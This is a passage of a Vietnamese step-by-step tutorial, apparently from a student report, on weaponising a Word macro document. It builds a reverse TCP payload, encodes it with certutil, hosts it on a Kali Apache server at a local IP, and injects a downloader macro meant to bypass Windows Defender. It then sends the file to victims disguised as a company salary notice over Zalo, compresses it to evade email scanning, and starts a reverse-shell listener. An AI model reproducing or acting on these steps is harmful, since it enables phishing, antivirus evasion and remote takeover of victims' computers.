
**Bước 1:** Xây dựng payload Reverse TCP dưới dạng file exe

* Nháy đúp vào tool Payload\_Bypass.exe và màn hình hiển thị:




*Hình 2.3.4. Giao diện công cụ Payload\_Bypass.exe*

* Nhập lần lượt thông tin LHOST, LPORT(4444) là địa chỉ IP và số cổng của server lắng nghe kết nối từ nạn nhân. Sau đó nhấn Enter



*Hình 2.3.5. Nhập thông tin trong công cụ Payload\_Bypass.exe*


* Chờ cho quá trình chạy kết thúc, trong thư mục ban đầu chứa tool này sẽ xuất hiện file payload.exe



Hình 2.3.6. Thư mục chứa file payload.txt


**Bước 2:** Mã hóa file payload và chuyển thành file txt

* Tìm kiếm cmd trên thanh tìm kiếm của Windows



Hình 2.3.7. Tìm kiếm cmd trong Windows

* Chọn Open để mở cmd lên.




Hình 2.3.8. cmd trong Windows

* Thực hiện lệnh sau để mã hóa payload Reverse TCP file exe:


certutil -encode G:\Bypass\tools\payload.exe G:\Bypass\tools\payload.txt

Sau đó nhấn Enter.



Hình 2.3.9. Chạy certutil để mã hóa file payload.exe

* Sau khi thực hiện xong câu lệnh, trong thư mục ban đầu sẽ xuất hiện file payload.txt




Hình 2.3.10 Thư mục chứa file payload.txt

+ **Lưu ý: File .exe phải có dung lượng khoảng 6565 KB, file .txt phải có dung lượng khoảng 9027 KB (nếu tạo ra file khoảng vài trăm KB là lỗi, phải chạy lại)**

**Bước 3:** Đưa payload Reverse TCP dưới dạng file txt lên Server

Server sử dụng ở đây là server apache chạy trên máy Kali Linux

* Bật máy Kali Linux
* Copy file payload.txt sang máy Kali Linux



Hình 2.3.11. Thư mục chứa payload.txt trong Kali Linux

* Copy file payload.txt sang thư mục có đường dẫn /var/www/html/share




Hình 2.3.12 Copy payload.txt vào thư mục /var/www/html/share

* Bật dịch vụ apache2 lên



Hình 2.3.13. Chạy dịch vụ apache2 trong Kali Linux

Kiểm tra lại kết quả bằng cách truy cập vào server :




Hình 2.3.14. Trang web để tải file payload.txt

Như vậy là đã thành công đưa file payload.txt lên server apache.

**Bước 4:** Thêm Macro vào file docm

* Tạo file a.docm trong thư mục Macro\_Attack



Hình 2.3.15. Tạo file docm mới

* Chạy tool macro\_attack.exe và màn hình hiện lên giao diện console:




Hình 2.3.16. Giao diện công cụ macro\_attack.exe

* Nhập lần lượt tên file docm là a.docm, tên payload là payload, url là <http://192.168.0.118/share/payload.txt>



Hình 2.3.17. Nhập thông tin vào công cụ macro\_attack.exe

* Nhấn Enter để bắt đầu thêm Macro vào file docm
* Sau khi chạy xong, kiểm tra lại file a.docm thấy rằng dung lượng của file đã tăng lên. Dung lượng tăng lên chính là dung lượng của macro




Hình 2.3.18. File docm sau khi đã thêm Macro

Như vậy là đã xây dựng xong file word độc hại chứa Macro bypass Windows Defender.

* 1. **Thực hành tấn công sử dụng file word độc hại**

Ở trong phần này, tôi sẽ sử dụng file word độc hại cho cuộc tấn công social engineering. Cụ thể ở đây tôi sẽ gửi file word độc hại cho nạn nhân thông qua các công cụ email, zalo, facebook, …Và ở đây tôi chỉ tập trung vào quá trình sử dụng file word độc hại để xâm nhập vào mục tiêu.

Các bước để thực hiện:




*Hình 2.4.1. Quy trình sử dụng file word độc hại*

Chi tiết từng bước trong quá trình:

**Bước 1:** Xây dựng nội dung đáng tin cậy cho file word độc hại.


Để dễ đánh lừa nạn nhân mở file word và kích hoạt Macro, tôi sử dụng nội dung gây hứng thú, quan tâm cho mục tiệu (việc lựa chọn nội dung sẽ phụ thuộc vào từng trường hợp, từng mục tiêu của cuộc tấn công fishing, tôi sẽ không đề cập chi tiết trong phần này). Ở đây giả sử tôi sẽ mạo danh là nhân viên kế toán để gửi thông báo tăng lương cho nhân viên trong toàn bộ công ty.

* Mở file a.docm ra và thêm nội dung vào



Hình 2.4.2. Tạo nội dung cho file word độc hại

* Sau đó đổi tên thành “Quy chế lương, thưởng năm 2022”



Hình 2.4.3. File word độc hại sau khi thêm nội dung


**Bước 2:** Phát tán file word độc hại

Ở đây tôi sử dụng zalo để phát tán file word độc hại này. Cũng có thể sử dụng các công cụ khác tuy nhiên hạn chế những công cụ có chức năng quét virus mạnh như gmail, facebook, …Nếu sử dụng những công cụ này nên nén lại để tránh việc quét virus.

**Bước 3:** Tạo server lắng nghe kế nối từ nạn nhân

Server sử dụng ở đây là máy Kali Linux và công cụ sử dụng là attacker\_listener.py

Việc cần làm ở đây là vào thư mục chứa attacker\_listener trong Kali Linux và chạy file attacker\_listener.py bằng python3




Hình 2.4.4. Chạy tool attacker\_listener.py để lắng nghe kết nối

Và bây giờ server Kali Linux đang lắng nghe các kết nối.

**Bước 4:** Chờ đợi nạn nhân kích hoạt và kết nối đến

Hành động phía nạn nhân:

